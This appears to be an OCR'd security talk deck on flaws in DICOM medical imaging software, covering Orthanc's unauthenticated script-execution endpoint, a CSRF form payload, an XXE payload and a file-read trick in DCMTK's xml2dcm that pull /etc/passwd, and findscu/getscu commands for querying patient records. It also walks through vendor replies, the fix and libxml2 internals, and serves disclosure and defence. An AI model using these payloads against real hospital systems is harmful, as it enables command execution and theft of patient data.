
ORTHANC: Insecure API

```
In [8]: requests.post("http://localhost:8042/tools/execute-script",
   ...: data='command = "mkdir /tmp/test/ORTHANC";os.execute(command)')
Out[8]: <Response [200]>
```

```
Marias-MBP:test msh_smlv$ pwd
/tmp/test
Marias-MBP:test msh_smlv$ ls
Marias-MBP:test msh_smlv$ ls
total 0
drwxr-xr-x  2 msh_smlv  wheel  64 Nov  5 21:57 ORTHANC
Marias-MBP:test msh_smlv$
```

ORTHANC

ORTHANC has an official Docker image with enabled authentication



ORTHANC: CSRF

Orthanc web app doesn’t have any CSRF prevention

```
<html>
  <body>
    <form action="http://localhost:8042/tools/execute-script" method="POST" enctype="text/plain">
      <input type="hidden" name="cmd" value="'mkdir /tmp/testCSRF';os.execute(cmd)"/>
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

CSRF payload

ORTHANC: CSRF

Sébastien Jodogne <s.jodogne@orthanc-labs.com>
кому: я, Sergei, d.n.kolegov@gmail.com

1 окт. 2019 г., 02:36

Hello,

As now written in the Orthanc FAQ, *"In particular, you must create a higher-level application so as to properly deal with CSRF attacks: Indeed, as explained in the introduction, Orthanc is a microservice that is designed to be used within a secured environment."*
https://book.orthanc-server.com/faq/security.html

HTH,
Sébastien-

ORTHANC: CSRF

book.orthanc-server.com/faq/security.html

Orthanc Book Content

CSRF 1/1

- Consider implementing a higher-level application (e.g. in PHP, Java, Django...) that tak
  the only one to be allowed to contact the Orthanc REST API. In particul
  CSRF attacks: Indeed, as explained in the introduction, Orthanc is a mic
- For advanced scenarios, you might have interest in the advanced autho
  the `OrthancPluginRegisterIncomingHttpRequestFilter2()` functi


Remark: These parameters also apply to the DICOMweb server plugin.

ORTHANC: CSRF

We decided to view orthanc documentation in google cache

ORTHANC: CSRF

Cache saved at September 25, 2019 doesn't contain any warning about CSRF



DCMTK

DCMTK (DICOM Toolkit) is a collection of libraries and applications implementing large parts the DICOM standard. DCMTK prototype was created in 1993, before the official release of the standard.[1]

[1] https://dicom.offis.de/history.php.en

DCMTK

10.5. External DICOM Sender and DICOM Receiver

You need an external DICOM Service Class User (SCU) application to send images to the Clara DICOM Adapter (acting as a DICOM SCP). Similarly when your pipeline finishes executing, you may want to send the output to an external DICOM receiver. You may want to use an open-source DICOM toolkit called '`dcmtk`' for external DICOM sender and DICOM receiver.

10.5.1. Install `dcmtk`

Install `dcmtk` utilities by issuing the following command:

```
sudo apt-get install dcmtk
```

NVIDIA Clara's documentation

- Lightweight and fast (written in C++),
- Standalone (all the dependencies can be statically linked),
- Cross-platform (at least Linux, Windows and OS X),
- Compliant with the DICOM standard (as it is built on the top of DCMTK),
- Programmer-friendly (REST API, JSON, PNG).

ORTHANC's documentation

DCMTK: DoS

- Fuzzing with AFL, libFuzzer

Public reports for DCMTK

Dicom Toolkit DCMTK provides tools for working with DICOM files.

We have found the following weaknesses and vulnerabilities:

1. DoS `xml2dcm` utility
2. DoS `dcm2xml` utility
3. DoS `xml2dcm` utility

DCMTK: XXE


Testing *xml2dcm* utility

```
<?xml version="1.0" encoding="ISO-8859-1"?>
   <!DOCTYPE foo [
   <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
…
<element tag="0010,0010" vr="PN" vm="1" len="32" name="PatientName">&xxe;</element>
…
```

XXE payload


DCMTK: XXE

Converted file will contain */etc/passwd* contents



DCMTK: XXE

Vendor said that this payload does not work on his machine hence xm2dcm utility doesn't have the XXE injection



DCMTK: XXE

- xml2dcm utility uses libxml2 for reading xml

libxml2

The Enum xmlParserOption should not have the following options defined:

- `XML_PARSE_NOENT` : Expands entities and substitutes them with replacement text
- `XML_PARSE_DTDLOAD` : Load the external DTD

Note:

Per: According to this post, starting with libxml2 version 2.9, XXE has been disabled by default as committed by the following patch.

OWASP XXE prevention cheat sheet

DCMTK: XXE

Search for the usage of the following APIs to ensure there is no `XML_PARSE_NOENT` and `XML_PARSE_DTDLOAD` defined in the parameters:

- `xmlCtxtReadDoc`
- `xmlCtxtReadFd`
- `xmlCtxtReadFile`
- `xmlCtxtReadIO`
- `xmlCtxtReadMemory`
- `xmlCtxtUseOptions`
- `xmlParseInNodeContext`
- `xmlReadDoc`
- `xmlReadFd`
- `xmlReadFile`
- `xmlReadIO`
- `xmlReadMemory`

OWASP XXE prevention cheat sheet

DCMTK: XXE

DCMTK indeed doesn’t use these options for XML reading. We continued researching this problem.

DCMTK: XXE

```
diff --git a/dcmdata/apps/xml2dcm.cc b/dcmdata/apps/xml2dcm.cc
index f548ab0..6392fb9 100644 (file)
--- a/dcmdata/apps/xml2dcm.cc
+++ b/dcmdata/apps/xml2dcm.cc
@@ -933,10 +933,11 @@ int main(int argc, char *argv[])
     OFString tmpErrorString;
     /* initialize the XML library (only required for MT-safety) */
     xmlInitParser();
-    /* substitute default entities (XML mnenonics) */
-    xmlSubstituteEntitiesDefault(1);
+    /* do not substitute entities (other than the standard ones) */
+    xmlSubstituteEntitiesDefault(0);
     /* add line number to debug messages */
```

Final fix

DCMTK: XXE

```
int
xmlSubstituteEntitiesDefault(int val) {
    int old = xmlSubstituteEntitiesDefaultValue;

    xmlSubstituteEntitiesDefaultValue = val;
    return(old);
}
```

libxml2/parserInternals.c

DCMTK: XXE

xmlSubstituteEntitiesDefaultValue is used by parser initialization

```
1712        ctxt->replaceEntities = xmlSubstituteEntitiesDefaultValue;
1713        ctxt->record_info = 0;
1714        ctxt->nbChars = 0;
1715        ctxt->checkIndex = 0;
```

libxml2/parserInternals.c (v2.9.1)

DCMTK: XXE

xmlSubstituteEntitiesDefaultValue is used by parser initialization

```
1721        ctxt->replaceEntities = xmlSubstituteEntitiesDefaultValue;
1722        if (ctxt->replaceEntities) {
1723            ctxt->options |= XML_PARSE_NOENT;
1724        }
1725        ctxt->record_info = 0;
1726        ctxt->nbChars = 0;
1727        ctxt->checkIndex = 0;
```

?

libxml2/parserInternals.c (v2.9.2)


If OWASP contained more information about libxml2 we wouldn’t be confused

¯_(ツ)_/¯

DCMTK: Insecure functionality

xml2dcm utility allows to read local files:


```
<element tag="7fe0,0010" vr="OW" vm="1"  name="PixelData" loaded="no" binary="file">/etc/passwd</element>
```




DCMTK: Insecure functionality

xml2dcm utility allows to read local files:

```
<element tag="7fe0,0010" vr="OW" vm="1"  name="PixelData" loaded="no" binary="file">/etc/passwd</element>
```





DICOM Network

Exam


Storage
Archiving
PACS System DICOM

Review for
reporting
Workstation Monitor
DICOM

DICOM Network: Common methods

- Test the connection between two devices **(C-ECHO)**
- Search the content of a remote device **(C-FIND)**
- Retrieve images from a remote device **(C-GET, C-MOVE)**
- Send images from the local imaging device to a remote device **(C-STORE)**

DICOM Network: Retrieving info



DICOM Network: Retrieving info

```
 ____________________________________________________________________
/ findscu -aet <AE Title> -P -k PatientName="*" <host> <port>       \
\                                                                   /
 --------------------------------------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

DICOM Network: Retrieving info

```
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42                                    #   4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY]                               #   6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2]                              #   6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE]                              #   6, 1 InstanceAvailability
I: (0010,0000) UL 20                                    #   4, 1 GenericGroupLength
I: (0010,0010) PN [                 ]                   #  12, 1 PatientName
I:
W: DIMSE Warning: (FINDSCU,ANY-SCP): findUser: Pending with statusDetail, ignoring detail
I: ------------------------
I: Find Response: 4999 (Pending)
I:
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42                                    #   4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY]                               #   6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2]                              #   6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE]                              #   6, 1 InstanceAvailability
I: (0010,0000) UL 22                                    #   4, 1 GenericGroupLength
I: (0010,0010) PN [                 ]                   #  14, 1 PatientName
```

```
/ findscu -aet <AE Title> -P -k PatientName="*" <host> <port>  \
\                                                              /
 --------------------------------------------------------------

        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

DICOM Network: Retrieving info

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
I: (0010,0000) UL 22                                    #   4, 1 GenericGroupLength
I: (0010,0010) PN [                 ]                   #  14, 1 PatientName
```

```
/ findscu -aet <AE Title> -P -k PatientName="*" <host> <port>       \
\ getscu -aet <AE Title> -P -k PatientName="John Doe" <host> <port> /
 ------------------------------------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

DICOM Network: Retrieving info

```
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42                                    #   4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY]                               #   6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2]                              #   6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE]                              #   6, 1 InstanceAvailability
I: (0010,0000) UL 20                                    #   4, 1 GenericGroupLength
I: (0010,0010) PN [                 ]                   #  12, 1 PatientName
I:
W: DIMSE Warning: (FINDSCU,ANY-SCP): findUser: Pending with statusDetail, ignoring detail
I: ---------------------------
I: Find Response: 4999 (Pending)
I:
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
```



```
/ findscu -aet <AE Title> -P -k PatientName="*" <host> <port>        \
\ getscu -aet <AE Title> -P -k PatientName="John Doe" <host> <port> /
 ------------------------------------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

DICOM Network: Retrieving info

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I: (0008,0056) CS [ONLINE]                              #   6, 1 InstanceAvailability
I: (0010,0000) UL 20                                    #   4, 1 GenericGroupLength
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I: Find Response: 4999 (Pending)
I:
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I:                                                                    GroupLength
I:                                                                    rieveLevel
I:                                                                    AETitle
I:                                                                    Availability
I:                                                                    GroupLength
I:                                                                    Name
```
